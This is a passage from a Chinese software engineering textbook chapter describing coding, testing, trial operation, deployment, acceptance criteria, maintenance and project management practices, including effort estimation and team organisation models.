


图 27-4　编码与测试流程图

工作流程：系统设计完成并经评审通过后，开发部组织人员进行代码编制（如采用外包方式编码，开发部要组织专门人员为外包单位提供代码编制规范和技术文档要求，并负责监控整个编码过程）。编码过程中，开发部相关人员应对完成后的每一模块组织进行过程测试；编码完成后，开发部组织相关人员对系统进行测试。测试分符合性测试和功能性测试两步进行，测试完成后，开发部组织相关专业部门对系统进行整体测评。

责任部门：开发部。

相关部门：主管副总、代码编制部门（外包）。

相关资料：系统详细设计、数据字典、编程记录；测试记录、测试报告、数据流定义、编码规范、代码描述、程序源代码及相关文档。

相关规范：软件设计代码编制规范、软件测试标准。

27.4.2　编码说明

软件实现是指通过编程、调试、优化、内部测试和代码审查等活动，开发出符合用户需求、质量合格的产品。

1．输入

这一过程的输入包括以下内容：

- 《项目建议书》
- 《需求说明书》
- 《使用说明书初稿》
- 《系统设计说明》
- 用户界面原型

- 《数据库/数据结构设计说明书》
- 《功能模块设计说明》
- 编程规范

2. 人员

软件实现过程主要由开发部负责。

- 项目组长应合理分配开发任务，确定何人何时完成哪些模块。
- 开发人员需构建编程与测试环境，例如软件开发工具的选择、硬件开发环境的选择等。
- 项目组长应确定编程规范，统一编程风格、提高代码质量。参考本书附录 A。

3. 调试

开发人员如果仅因为程序通过了连接，就认为程序基本上没有问题交由测试组测试，这是一种不良的做法。所谓编程调试，指的是当开发人员编写完一个或几个相关程序之后，不必等别人测试，自己马上对代码进行单步跟踪调试。调试带来的好处是：

- 大大减少后继的测试和改错代价。
- 单步跟踪调试能够发现数据溢出、内存泄漏等仅靠黑盒测试难以察觉的软件缺陷，提高程序的质量和测试效率。

4. 优化

软件的优化指的是提高软件的运行速度、提高对内存资源的利用率、加强用户界面的友好化等方面。

5. 内部测试和代码审查

软件实现阶段的测试在开发部小组内部展开，主要的检查方式是白盒测试，由开发人员进行单步跟踪、代码审查、软件功能测试、软件性能测试等。代码审查通常可在开发人员之间展开，主要是检查代码是否符合编程规范，并发现代码编写的缺陷等，如人员及时间不充分时至少也要由开发人员自行进行代码审查。

6. 输出

- 改进后的《需求说明书》
- 改进后的《使用说明书初稿》
- 改进后的《系统设计说明》
- 改进后的《数据库设计说明书》
- 改进后的《功能模块设计说明》
- 改进后的用户界面
- 带注解的源程序清单

27.4.3 结果测试说明

软件测试与改错的目的是依据测试计划和测试用例，在给定的项目条件下（人员、时间、工具等）尽可能地找出软件中的缺陷，并及时消除这些缺陷。这一过程可划分为以下几个步骤：制订测试计划→设计测试用例→执行测试→消除缺陷→审核确认。如果没有通过审核，则继续执行测试。

1. 输入

这一过程的输入有：

- 《项目建议书》
- 《需求说明书》
- 《使用说明书初稿》
- 《系统设计说明》
- 用户界面说明

2. 人员责任

制订测试计划、设计测试用例、执行测试由测试组负责，消除缺陷由项目组开发人员负责。

3. 制订测试计划

项目组组长应组织项目组人员讨论测试工作，然后由测试组长组织测试人员撰写《测试计划》。《测试计划》需通过开发部经理审核，经总工程师批准，测试人员即可按计划执行测试工作。

4. 设计测试用例

测试用例是用于检验目标软件是否符合要求的一种“示例”，其基本要素有：前提条件、输入数据或动作、期望的响应。《测试用例》主要是描述各种测试操作的手册。测试用例需经过项目组组长审核，总工程师批准。

- 设计测试用例的目的是找出需求、设计、代码中的缺陷。
- 不同的测试用例其用途应当不一样，不要累赘。
- 显而易见的测试用例不必完整地用文字描述，可采用图表法等简化。

5. 执行测试

测试人员按照《测试计划》及《测试用例》执行测试，如果发现缺陷，则记录在缺陷跟踪工具中，并及时通知项目组开发人员。测试人员完成测试后应撰写《测试报告》，总结测试工作，分析问题并给出建议及测试结论。

6. 测试的优先级

有些时候因人员及时间限制，不能对软件做全面的测试，那么测试人员应集中力量测试优先级较高的内容，放弃优先级较低的内容。表 27-2 列出了部分测试优先级供测试人员参考。

表 27-2　测试优先级

测试内容	测试优先级	测试内容
软件特色功能	高于	非特色功能
用户常用功能	高于	非常用功能
功能出错将导致用户索赔的模块	高于	不会索赔的模块
系统性能瓶颈所在的模块	高于	不是性能瓶颈所在的模块
最复杂、最容易出错的模块	高于	不复杂、一般不会出错的模块
开发者没有信心的模块	高于	开发者自信的模块

7．消除缺陷

如果在测试时发现了软件缺陷，项目组开发人员应当尽早消除缺陷，在改错时需注意以下事项：

- 找到错误代码时，不要急于修改，应先思考修改此代码是否会引发其他问题。
- 有些时候，软件中可能潜伏同类型的错误，应当一一改正。
- 改错之后一定要马上重新测试，以免引入新的错误。

8．完善使用说明书

测试人员在软件测试过程中逐步熟悉产品功能，在接受开发人员的委托后对使用说明书进行完善及排版工作。

9．评审

测试组经过严格测试并确认的程序，经开发部经理审核，总工程师批准，颁布试用版本后，可进入试用过程。

10．输出

- 改进后的《需求说明书》
- 改进后的《系统设计说明》
- 改进后的《数据库设计说明书》
- 改进后的《功能模块设计说明》
- 改进后的用户界面
- 带注解的源程序清单
- 《测试计划》
- 《测试用例》
- 《测试报告》
- 《使用说明书》
- 《试用版颁布命令》

27.5 试运行

软件试运行是将产品交给最终用户，由其按实际业务流程对产品进行使用，一般试用三个月或更长时间没问题后即可正常投产，试运行过程中，一般要进行双线运行，即同时按产品上线试运行前的操作和在试运行的软件中操作。

27.5.1 软件试运行流程

软件试运行流程图如图 27-5 所示。




图 27-5　软件试运行流程图

工作流程：编码测试完成后，经相关部门同意，开发部组织系统试运行，试运行过程中要对系统所产生的问题进行详细记录并马上解决。

责任部门：开发部。

相关部门：用户、主管副总、代码编制部门（外包）。

相关资料：试运行记录、错误和排错记录、试运行总结报告。

相关规范：软件系统试运行规范、技术协议。

27.5.2　软件试运行说明

对于试用版本软件需经过用户试用，由用户提交《试用报告》，按试用的情况，对于用户发现的软件缺陷，开发人员应当及时纠正，对于一些难以马上实现的有益建议由项目组长决定如何处理。对于合同项目的软件产品，需交客户验收，客户要对开发人员交付的产品进行审查和测试，确保产品满足客户需求，由客户提交《客户验收报告》。

27.6　实施

软件项目实施方案概述软件产品，特别是行业解决方案软件产品不同于一般的商品，用户购买软件产品之后，不能立即进行使用，需要软件公司的技术人员在软件技术、软件功能、软件操作等方面进行系统调试、软件功能实现、人员培训、软件上线使用、后期维护等一系列的工作，我们将这一系列的工作称为软件项目实施。大量的软件公司项目实施案例证明，软件项目是否成功、用户的软件使用情况是否顺利、是否提高了用户的工作效率和管理水平，不仅取决于软件产品本身的质量，软件项目实施的质量效果也对后期用户应用的情况起到非常重要的影响。

27.6.1 软件实施流程

软件实施流程如图 27-6 所示。




图 27-6 软件实施流程图

工作流程：试运行完成后，由开发部组织软件的实施（如由外包单位实施，开发部应该负责整个实施过程的监控、管理和协调）。

责任部门：开发部。

相关部门：用户、主管副总、代码编制部门（外包）。

相关资料：实施记录、用户意见表、用户意见反馈表、系统实施总结报告。

相关规范：软件系统实施规范、技术协议。

27.6.2 软件实施说明

当软件产品经过一段时间的试用基本稳定之后，项目组长需整理软件的相关文档（保密性文件需按公司保密条款执行），交资料室备案，同时项目组开发人员及测试组人员负责颁布软件正式版本，一般来说软件正式版本的颁布由总工程师评审，总经理批准。

1. 责任人

项目组组长完成相关文档的整理工作，开发人员及测试组人员负责软件版本的颁布工作。

2. 输出

一套完整的文档可包括以下文件：

- 新产品概念书
- 《项目建议书》
- 《需求说明书》
- 《系统设计说明》
- 《数据库设计说明书》

- 《功能模块设计说明》
- 用户界面说明
- 带注解的源程序清单
- 《测试计划》
- 《测试用例》
- 《测试报告》
- 《使用说明书》
- 《用户试用报告》
- 《颁布命令》

27.7 验收

在软件开发合同的签订阶段就提出软件验收项目和验收通过标准的意见；在软件的需求评审阶段，仔细审阅软件的需求规格说明书，指出不利于测试和可能存在歧义的描述；在开发方开发完软件并经过开发方内部仔细的测试后，对完成的软件进行评审或第三方的验收测试，提供完整的错误报告提交给用户方，由用户方根据之前签订的开发合同中相应的验收标准判断是否进行验收。

27.7.1 软件验收流程

软件验收流程图如图 27-7 所示。




图 27-7　软件验收流程图

工作流程：实施完成后经用户确认，由开发部提交验收计划，并会同质量保证部、市场部和用户进行验收；验收完成后提交验收报告，软件开发及实施全部完成。

责任部门：开发部。

相关部门：用户、质量保证部、市场部。

相关资料：系统实施总结报告、用户意见表、验收计划、验收报告。
相关规范：软件系统验收标准、技术协议。

27.7.2 软件验收说明

1. 功能项测试

对软件需求规格说明书中的所有功能项进行测试。

2. 业务流程测试

对软件项目的典型业务流程进行测试。

3. 容错测试

容错测试的检查内容包括：

- 软件对用户常见的误操作是否能进行提示。
- 软件对用户的的操作错误和软件错误，是否有准确、清晰的提示。
- 软件对重要数据的删除是否有警告和确认提示。
- 软件是否能判断数据的有效性，屏蔽用户的错误输入，识别非法值，并有相应的错误提示。

4. 安全性测试

安全性测试的检查内容包括。

- 软件中的密钥是否以密文方式存储。
- 软件是否有留痕功能，即是否保存有用户的操作日志。
- 软件中各种用户的权限分配是否合理。

5. 性能测试

对软件需求规格说明书中明确的软件性能进行测试。测试的准则是要满足规格说明书中的各项性能指标。

6. 易用性测试

易用性测试的内容包括。

- 软件的用户界面是否友好，是否出现中英文混杂的界面。
- 软件中的提示信息是否清楚、易理解，是否存在原始的英文提示。
- 软件中各个模块的界面风格是否一致。
- 软件中的查询结果的输出方式是否比较直观、合理。

7. 适应性测试

参照用户的软、硬件使用环境和需求规格说明书中的规定，列出开发的软件需要满足的软、硬件环境。对每个环境进行测试。

8. 文档测试

用户文档包括：安装手册、操作手册和维护手册。对用户文档测试的内容包括：

- 操作、维护文档是否齐全、是否包含产品使用所需的信息和所有的功能模块。
- 用户文档描述的信息是否正确，是否没有歧义和错误的表达。
- 户文档是否容易理解，是否通过使用适当的术语、图形表示、详细的解释来表达。
- 用户文档对主要功能和关键操作是否提供应用实例。
- 用户文档是否有详细的目录表和索引表。
- 用户有特别要求的测试。

27.7.3　验收标准

- 测试用例不通过数的比例<3%。
- 不存在错误等级为 1 的错误。
- 不存在错误等级为 2 的错误。
- 错误等级为 3 的错误数量≤10。
- 所有提交的错误都已得到更正。

27.8　服务与维护

维护是指软件产品交付给客户之后的客户服务和产品维护。客户服务和产品维护的宗旨是提高客户对产品的满意度。项目组在完成产品开发的过程后，应根据实际情况组织编写培训大纲，同时对市场部技术人员做好培训工作。市场部技术人员接受培训之后，按培训大纲的内容整理并编写完整的培训手册，同时完成对客户的培训。用户在使用产品的过程中如对产品有何疑问或意见可咨询市场部，市场部技服人员有义务帮助客户解决问题。客户在使用产品的过程中如发现软件缺陷，原产品开发人员、维护人员有义务帮助客户解决缺陷。

27.8.1　责任人

开发部组织编写培训大纲，完成对市场部技术人员的培训工作。市场部技术人员经过培训组织编写培训手册，并完成客户的服务和培训。市场部应对客户在使用产品的过程中提出的问题进行收集，给予详细的解答，开发人员应对客户提出的软件缺陷给予解决。

27.8.2　收集信息

市场部在产品销售过程中定期通过上门或电话等方式回访客户，了解客户在使用产品的过程中遇到的问题，同时收集客户意见。客户通过各种渠道（如电话、Internet 等）向市场部客服人员提出服务请求。市场部客服人员应对客户提出的问题给予答复，对于自己可以解决的，立即给予解答，对于自己不能解决的，可以请相关的开发人员或测试组人员协助解决问题，同时做好服务与维护记录。如果客户提出软件维护，则转入维护分析；提出需求变更，则转入定制开发。

27.8.3 维护分析

一般来说，开发人员既要开发新的软件项目，又要维护老的软件项目（兼任维护人员），当维护人员接到客户或者市场部客服人员的维护请求时，需先进行维护分析。

- 如果用户因为不会使用产品的某些功能而请求帮助，那么维护人员应当尽快通过电话或 Internet 指导用户操作。
- 如果用户发现了产品的缺陷，维护人员有义务尽快消除该缺陷，转入软件维护。
- 如果用户希望开发人员修改或者增加产品的功能，此时维护人员不可轻易答应客户，需按照《定制产品的开发规定》执行。

27.8.4 软件维护

- 维护人员和客户协商维护方式：如果可以通过 Internet 执行远程维护，那么采用远程维护以降低维护的成本。
- 维护人员在修改产品时，必须严格遵循《软件版本管理规定》来操作，避免工作成果的版本发生混乱。
- 维护人员必须对修改后的产品进行相关的测试，以免引入新的错误。
- 维护人员应填写《维护记录》。

27.8.5 改进

开发人员应定期对客户提出的需求改进和意见进行整理，同时收集市场的需求，通过对比分析，将比较通用的功能加入软件当中，从而提升软件的性能。

27.8.6 输出

- 培训大纲
- 培训手册

27.9 项目管理

同其他任何工程项目一样，软件项目同样存在一个非常重要的问题，就是项目管理的问题，而这一问题通常容易被一般的软件开发人员忽视。在一般的软件工程资料中所讨论的重点也只是软件开发方法，对软件管理问题大多一笔带过。在一个小的软件开发项目中也许还无所谓，但一个大型的软件开发项目如果没有优秀的软件管理人员来领导和协调整个项目，其失败的可能性就很大了。因此有必要引起大家对此问题的重视，这也是本节的目的所在。项目管理工作涉及软件开发工作的方方面面，其直接对象包括人、财、物，简单地说，人就是指软件开发人员，财就是指项目经费，物就是指软件项目。软件项目管理常见的管理内容如图 27-8 所示。




图 27-8　软件项目管理结构图

作为软件管理人员，应该站在高处来俯瞰整个项目，如果有“不识庐山真面目”的感觉就不太好了。有了俯瞰全局的意识这一前提，采用适当的管理技术，项目开展就容易了。软件项目的管理工作可以分为 4 个方面：软件项目的计划、软件项目的流程管理、软件项目协调和软件项目的控制。

27.9.1　软件项目的计划

软件开发项目的计划包括定义项目的目标及达到目标的方法，涉及项目实施的各个环节，带有全局的性质，是战略性的。计划应力求完备，要考虑到一些未知因素和不确定因素，考虑到可能的修改。计划应力求准确，尽可能提高所依据的数据的可靠程度。主要工作集中在软件项目的估算、软件开发成本的估算和软件项目进度安排。软件项目计划的目标是提供一个能使项目管理人员对资源、成本和进度做出合理估算的框架。这些估算应在软件项目开始时的一段有限时间内做出，并随着项目的进展进行更新。

1．软件项目的估算

软件项目管理过程开始于项目的计划，在做项目计划时，第一项活动是估算。现在已经使用的使用技术是时间和工作量的估算。因为估算是其他项目计划活动的基石，而且项目计划又为软件工程过程提供了工作方向，所以我们不能没有计划就着手开发，否则就会陷入盲目性。

估算本身带有风险，估算资源、成本和项目进度时需要经验、有用的历史信息、足够的定量数据和做定量度量的勇气。估算的精确程度受到多方面的影响。首先，项目的复杂性对于增加软件计划的不确定性影响很大，复杂性越高，估算的风险就越高。复杂性是相对度量的，与项目参加人员的经验有关，比如如果让搞电子商城的项目组去搞 SNS 设计，显然增加了复杂性。其次，项目的规模对于估算的精确性和功效的影响也比较大，因为随着软件规模的扩大，软件相同元素之间的相互依赖、相互影响也迅速增加，因而估算时进行问题分解也会变得更加困难。还有项目的结构化程度也影响项目估算的风险，这里的结构性是指功能分解的简便性和处理信息的层次性，结构化程度提高，进行精确估算的能力就提

高，相应风险将降低。此外，历史信息的有效性也影响估算的风险，在对过去的项目进行综合的软件度量之后，就可以借用来比较准确地进行估算。影响估算的因素远不止这些，比如用户需求的频繁变更给估算带来非常大的影响。

估算的依据是软件的范围，包括功能、性能、限制、接口和可靠性。在估算开始之前，应对软件的功能进行评价，并对其进行适当的细化以便提供更详细的细节。由于成本和进度的估算都与功能有关，因此常常采用功能分解的办法。性能的考虑主要包括处理和响应时间的需求。约束条件则标识外部硬件、可用存储和其他现有系统对软件的限制。

另外软件项目计划还要完成资源估算，包括人力资源、硬件资源和软件资源。在考虑各种软件开发资源时最重要的是人，必须考虑人员的技术水平、专业、人数，以及在开发过程各阶段对各种人员的需要。硬件资源作为一种工具投入。软件资源包括各种帮助开发的软件工具，比如某某数据库等。

工作量估算是最普遍使用的技术。经过功能分解之后，可以估计出每一个项目任务的分解都需要花费若干“人日”，总计之后就知道软件项目总体工作量。表 27-3 就是一个示意性工作量估算表。

表 27-3　某软件系统工作量估算表（单位：人日）

任　务	需求分析	设　计	编　码	测　试	小　计
用户定义	2	5	1	0.5	8.5
系统定义	2	5	1	0.5	8.5
广告预定	4	10	2	0.5	16.5
划版	5	20	10	0.5	35.5
制作和组版	3	5	3	1	12
总计	16	45	17	3	81

2．软件开发成本的估算

软件开发成本主要是指软件开发过程所花费的工作量及其相应的代价。它不同于其他物理产品的成本，主要包括人的劳动的消耗，人的劳动的消耗所需的代价就是软件产品的开发成本。开发成本的估算方法有很多种，像简单的代码行技术、任务分解技术、自动估计成本技术、专家判定技术，还有参数方程法、标准值法，以及 COCOMO 模型法。其中 COCOMO（Constructive Cost Model）模型法是一种精确、易于使用的成本估算方法。

3．软件项目进度安排

软件项目的进度安排主要是考虑软件交付用户使用前的这一段开发时间的安排。进度安排的准确程度可能比成本估计的准确程度更重要。软件产品可以靠重新定价或者靠大量的销售来弥补成本的增加，但进度安排的落空会导致市场机会的丧失或者用户不满意，而且也会导致成本的增加。因此在考虑进度安排时要把人员的工作量与花费的时间联系起来，合理分配工作量，利用进度安排的有效分析方法严密监视软件开发的进展情况，以使得软件开发的进度不致被拖延。

在进行进度安排时要考虑的一个主要问题是任务的并行性问题。当参加项目的人数不止一人时，软件开发工作就会出现并行情况。因为并行任务是同时发生的，所以进度计划表必须决定任务之间的从属关系，确定各个任务的先后次序和衔接，确定各个任务完成的持续时间。另外还应注意关键路径的任务，这样可以确定在进度安排中应保证的重点。常用的进度安排方法有两种，即甘特图法和工程网络法。

27.9.2　软件项目的组织

参加软件开发的人员如何组织起来，使他们发挥最大的工作效率，对成功地完成软件项目极为重要。开发组织采用什么形式由软件项目的特点决定，同时也与参加人员的素质有关。通常有如下三种组织结构模式。

➢ **按课题组划分的模式**

把开发人员按课题组成小组，小组成员自始至终承担课题的各项任务。该模式适用于规模不大的项目，并且要求小组成员在各方面有技术专长。

➢ **按职能划分的模式**

把开发项目的软件人员按任务的工作阶段划分为若干工作小组。要开发的软件在每个专业小组完成阶段加工后沿工序流水线向下传递。这种流水作业的方式使用于多项目并行的情况。

➢ **矩阵形模型**

这种模式是以上两种模式的复合。一方面按工作性质成立一些专门小组，另一方面每一个项目都有它的经理人员负责。每一个软件开发人员属于某一个专门小组，参加某一个项目的工作。该模式的优点有一方面参加专门组的成员可以在组内交流在各个项目中取得的经验，这更有利于发挥专业人员的作用；另一方面，各个项目有专门的人员负责，有利于软件项目的完成。这种模式比较适合于规模比较大的项目。

组织结构的最后一层是程序设计小组的组织形式。通常认为程序设计工作是按独立的方式进行的，程序人员独立地完成任务。但这并不意味着相互之间没有联系。一般在人数比较少时组员之间的联系比较简单，但随着人数的增加，相互之间的联系变得负责起来。小组内部人员的组织形式对生产率有着十分重要的影响。

27.9.3　项目小组组织形式

常见的小组组织形式有三种，这三种形式可以灵活使用。

1．主程序员制小组

相当于组长负责制，小组的核心由一位主程序员，另外配备两到三位技术员、一位后援工程师组成。这种组织结构突出主程序员的领导，强调主程序员与其他技术人员的联系。

2．民主制小组

在民主制小组中，遇到问题时可以在组员之间平等地交换意见，工作组目标的制定以及决定的做出都由全体人员参加。这种组织形式强调发挥每个成员的积极性，并要求每个成员发挥主动精神和协作精神。

3．层次式小组

